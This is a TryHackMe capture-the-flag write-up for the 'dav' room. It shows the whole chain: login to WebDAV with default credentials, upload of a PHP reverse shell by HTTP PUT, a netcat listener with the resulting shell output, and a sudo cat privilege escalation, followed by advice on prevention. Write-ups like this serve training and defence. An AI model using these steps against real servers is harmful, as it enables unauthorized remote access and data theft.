CTF Writeup: dav on TryHackMe

Agent

Abstract

This document details the complete process of solving the CTF challenge on TryHackMe, including enumeration, vulnerability identification, exploitation, and flag retrieval. The challenge involved exploiting a WebDAV service with default credentials to achieve remote code execution and privilege escalation.

Contents

1 Enumeration

1.1 Initial Reconnaissance

The first step involved gathering information about the target using RustScan:

```
rustscan -a 10.10.168.166
Scanning 10.10.168.166 [4 ports]
Completed Ping Scan at 03:37, 0.05s elapsed (1 total hosts)
```


```
PORT   STATE SERVICE REASON
80/tcp open  http    syn-ack ttl 63

Read data files from: /usr/share/nmap
Nmap done: 1 IP address (1 host up) scanned in 0.26 seconds
           Raw packets sent: 5 (196B) | Rcvd: 2 (72B)
```

Only port 80 (HTTP) was open, indicating the target is running a web service. This defined our primary attack surface for web application vulnerabilities.

1.2 Web Application Analysis

Visiting the web page revealed the default Apache 2.4.18 page:



Apache2 Ubuntu Default Page

It works!

This is the default welcome page used to test the correct operation of the Apache2 server after installation on Ubuntu systems. It is based on the equivalent page on Debian, from which the Ubuntu Apache packaging is derived. If you can read this page, it means that the Apache HTTP server installed at this site is working properly. You should **replace this file** (located at `/var/www/html/index.html`) before continuing to operate your HTTP server.

If you are a normal user of this web site and don't know what this page is about, this probably means that the site is currently unavailable due to maintenance. If the problem persists, please contact the site's administrator.

Configuration Overview

Ubuntu's Apache2 default configuration is different from the upstream default configuration, and split into several files optimized for interaction with Ubuntu tools. The configuration system is **fully documented in /usr/share/doc/apache2/README.Debian.gz**. Refer to this for the full documentation. Documentation for the web server itself can be found by accessing the **manual** if the `apache2-doc` package was installed on this server.


The configuration layout for an Apache2 web server installation on Ubuntu systems is as follows:

```
/etc/apache2/
|-- apache2.conf
|       `--  ports.conf
|-- mods-enabled
|       |-- *.load
|       `-- *.conf
|-- conf-enabled
|       `-- *.conf
|-- sites-enabled
|       `-- *.conf
```

- `apache2.conf` is the main configuration file. It puts the pieces together by including all remaining configuration files when starting up the web server.
- `ports.conf` is always included from the main configuration file. It is used to determine the listening ports for incoming connections, and this file can be customized anytime.
- Configuration files in the `mods-enabled/`, `conf-enabled/` and `sites-enabled/` directories contain particular configuration snippets which manage modules, global configuration fragments, or virtual host configurations, respectively.
- They are activated by symlinking available configuration files from their respective *-available/ counterparts. These should be managed by using our helpers **`a2enmod`**, **`a2dismod`**, **`a2ensite`**, **`a2dissite`**, and **`a2enconf`**, **`a2disconf`** . See their respective man pages for detailed information.

The default page provided limited information, and source code analysis revealed no obvious vulnerabilities. Directory enumeration was performed using dirsearch:

```
dirsearch -u http://10.10.168.166
```



```
[02:48:28] Starting:
[02:48:37] 403 -  300B  - /.htaccess.bak1
[02:48:37] 403 -  297B  - /.ht_wsr.txt
[02:48:37] 403 -  298B  - /.htaccess_sc
[02:48:37] 403 -  301B  - /.htaccess_extra
[02:48:37] 403 -  300B  - /.htaccess.orig
[02:48:37] 403 -  302B  - /.htaccess.sample
[02:48:37] 403 -  300B  - /.htaccess_orig
[02:48:37] 403 -  300B  - /.htaccess.save
[02:48:37] 403 -  298B  - /.htaccessBAK
[02:48:37] 403 -  291B  - /.html
[02:48:37] 403 -  290B  - /.htm
[02:48:37] 403 -  299B  - /.htaccessOLD2
[02:48:37] 403 -  298B  - /.htaccessOLD
[02:48:37] 403 -  296B  - /.htpasswds
[02:48:37] 403 -  300B  - /.htpasswd_test
[02:48:37] 403 -  297B  - /.httr-oauth
[02:48:38] 403 -  290B  - /.php
[02:48:38] 403 -  291B  - /.php3
[02:49:20] 403 -  299B  - /server-status
[02:49:20] 403 -  300B  - /server-status/
[02:49:32] 401 -  458B  - /webdav/
[02:49:32] 401 -  458B  - /webdav/index.html
[02:49:32] 401 -  458B  - /webdav/servlet/webdav/

Task Completed
```

The scan revealed a `/webdav` directory returning HTTP 401 (Unauthorized), indicating authentication requirements. This discovery provided a significant hint about the target's configuration.

1.3 WebDAV Research

Research revealed that WebDAV (Web Distributed Authoring and Versioning) extends HTTP to allow direct file management on web servers. Key capabilities include:

- Creating, editing, and deleting files remotely
- File versioning and locking
- Potential Remote Code Execution (RCE) vulnerabilities

Products Solutions Pricir

What is WebDAV? | WebDAV vs. FTP | JSCAPE MFT Server

Words By John Carl Villanueva

WebDAV, or Web Distributed Authoring and Versioning, enhances HTTP to allow users to manage and edit files on a web server collaboratively. It supports file sharing, editing, and versioning directly through a web interface, offering a more collaborative and firewall-friendly alternative to FTP. WebDAV facilitates in-place file editing, making it ideal for team projects.


1.4 Default Credentials Discovery

Research for default WebDAV credentials led to a GitHub gist: `https://gist.github.com/kaiquepy/fd02275785ef7c8b6e6cb308654960d9`. The credentials `wampp:xampp` were successfully used to authenticate:

2 Vulnerability Identification

2.1 Initial Access and Analysis

After authentication, a `passwd.dav` file was discovered containing:



Index of /webdav

Name	Last modified	Size	Description
Parent Directory		-	
passwd.dav	2019-08-25 20:43	44	

Apache/2.4.18 (Ubuntu) Server at 10.10.247.210 Port 80

```
wampp:$apr1$Wm2VTkFL$PVNRQv7kzqXQIHe14qKA91
```

This hash corresponded to the default `xampp` credentials already in use. With no SSH access available, attention turned to request analysis using Burp Suite.




```
GET /webdav HTTP/1.1
Host: 10.10.15.47
Cache-Control: max-age=0
Authorization: Basic amlnc2F3OmppZ3Nhdw==
Accept-Language: en-US,en;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/140.0.0.0
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/s
igned-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
```

The authorization header contained Base64-encoded credentials, confirming the authentication mechanism.


2.2 PUT Method Testing

Leveraging WebDAV's file management capabilities, the GET method was replaced with PUT to test file creation:



```
PUT /webdav/file.txt HTTP/1.1
Host: 10.10.168.166
Cache-Control: max-age=0
Authorization: Basic d2FtcHA6eGFtcHA=
Accept-Language: en-US,en;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/140.0.0.0
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/s
igned-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
```

The successful response (HTTP 201 Created) confirmed the vulnerability: arbitrary file upload via WebDAV PUT method.




```
HTTP/1.1 201 Created
Date: Sun, 19 Oct 2025 23:18:07 GMT
Server: Apache/2.4.18 (Ubuntu)
Location: http://10.10.168.166/webdav/file.txt
Content-Length: 269
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=ISO-8859-1

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html>
     <head>
          <title>
               201 Created
          </title>
     </head>
     <body>
          <h1>
```

3 Exploitation

3.1 Reverse Shell Deployment

The file upload capability was weaponized by uploading a PHP reverse shell obtained from `https://www.revshells.com`:




```
PUT /webdav/file.php HTTP/1.1
Host: 10.10.168.166
Cache-Control: max-age=0
Authorization: Basic d2FtcHA6eGFtcHA=
Accept-Language: en-US,en;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/140.0.0.0
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/
signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Content-Length: 2699

<?php
// php-reverse-shell - A Reverse Shell implementation in PHP. Comments stripped to slim it down. RE:
https://raw.githubusercontent.com/pentestmonkey/php-reverse-shell/master/php-reverse-shell.php
```

A netcat listener was established on the local machine:


```
nc -lvnp 1234
```

The reverse shell was triggered by accessing: `http://10.10.247.210/webdav/file.php`



Index of /webdav

```
Name              Last modified     Size Description
Parent Directory                      -
file.php          2025-10-19 16:22 2.6K
file.txt          2025-10-19 16:22 2.6K
passwd.dav        2019-08-25 20:43   44
```



```
└─$ nc -lvnp 1234
listening on [any] 1234 ...
connect to [10.9.9.49] from (UNKNOWN) [10.10.168.166] 51510
Linux ubuntu 4.4.0-159-generic #187-Ubuntu SMP Thu Aug 1 16:28:06 UTC 2019 x86_64 x86_64 x86_64 GNU/Linux
 16:22:42 up 29 min,  0 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
bash: cannot set terminal process group (717): Inappropriate ioctl for device
bash: no job control in this shell
www-data@ubuntu:/$ 
```

3.2 Shell Stabilization

The reverse shell was stabilized for improved usability:

1. Spawn a proper TTY on the target:

   ```
   python3 -c 'import pty; pty.spawn("/bin/bash")'
   ```

2. Press `Ctrl+Z` to background the process

3. Configure local terminal settings:

   ```
   stty raw -echo && fg
   ```

   Press **Enter** twice

4. Set terminal type on target:


   ```
   export TERM=xterm
   ```

4 Privilege Escalation

4.1 User Flag Retrieval

Directory enumeration revealed accessible user files:

```
ls -la /home/*
```



```
www-data@ubuntu:/var/www/html/webdav$ ls -la /home/*
/home/merlin:
total 44
drwxr-xr-x 4 merlin merlin 4096 Aug 25  2019 .
drwxr-xr-x 4 root   root   4096 Aug 25  2019 ..
-rw------- 1 merlin merlin 2377 Aug 25  2019 .bash_history
-rw-r--r-- 1 merlin merlin  220 Aug 25  2019 .bash_logout
-rw-r--r-- 1 merlin merlin 3771 Aug 25  2019 .bashrc
drwx------ 2 merlin merlin 4096 Aug 25  2019 .cache
-rw------- 1 merlin merlin   68 Aug 25  2019 .lesshst
drwxrwxr-x 2 merlin merlin 4096 Aug 25  2019 .nano
-rw-r--r-- 1 merlin merlin  655 Aug 25  2019 .profile
-rw-r--r-- 1 merlin merlin    0 Aug 25  2019 .sudo_as_admin_successful
-rw-r--r-- 1 root   root    183 Aug 25  2019 .wget-hsts
-rw-rw-r-- 1 merlin merlin   33 Aug 25  2019 user.txt

/home/wampp:
total 20
drwxr-xr-x 2 wampp wampp 4096 Aug 25  2019 .
drwxr-xr-x 4 root  root  4096 Aug 25  2019 ..
-rw-r--r-- 1 wampp wampp  220 Aug 25  2019 .bash_logout
-rw-r--r-- 1 wampp wampp 3771 Aug 25  2019 .bashrc
-rw-r--r-- 1 wampp wampp  655 Aug 25  2019 .profile
www-data@ubuntu:/var/www/html/webdav$
```


The user flag was readable by www-data:

```
cat /home/merlin/user.txt
```

4.2 Root Flag Retrieval


Sudo privilege enumeration revealed a critical finding:

The www-data user could execute `/bin/cat` as root without a password. Following the GTFOBins methodology:



```
www-data@ubuntu:/var/www/html/webdav$ sudo -l
Matching Defaults entries for www-data on ubuntu:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User www-data may run the following commands on ubuntu:
    (ALL) NOPASSWD: /bin/cat
www-data@ubuntu:/var/www/html/webdav$ 
```



Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
LFILE=file_to_read
sudo cat "$LFILE"
```

1. Define the target file:

```
LFILE=/root/root.txt
```

2. Read the root flag:

```
sudo cat "$LFILE"
```

This successfully retrieved the root flag using the sudo permissions on `/bin/cat`.

5 Conclusion

5.1 Lessons Learned

- Comprehensive enumeration is crucial for identifying attack surfaces
- Default credentials remain a common and critical vulnerability
- WebDAV misconfigurations can lead to remote code execution
- Sudo privilege misconfigurations enable easy privilege escalation
- GTFOBins provides essential techniques for privilege escalation

5.2 Prevention Measures

- Change all default credentials immediately after installation
- Regularly update WebDAV and associated services
- Implement the principle of least privilege for service accounts
- Disable unnecessary HTTP methods (PUT, DELETE, etc.)
- Conduct regular security assessments and penetration tests
- Implement proper sudoers file configurations
- Use application whitelisting where possible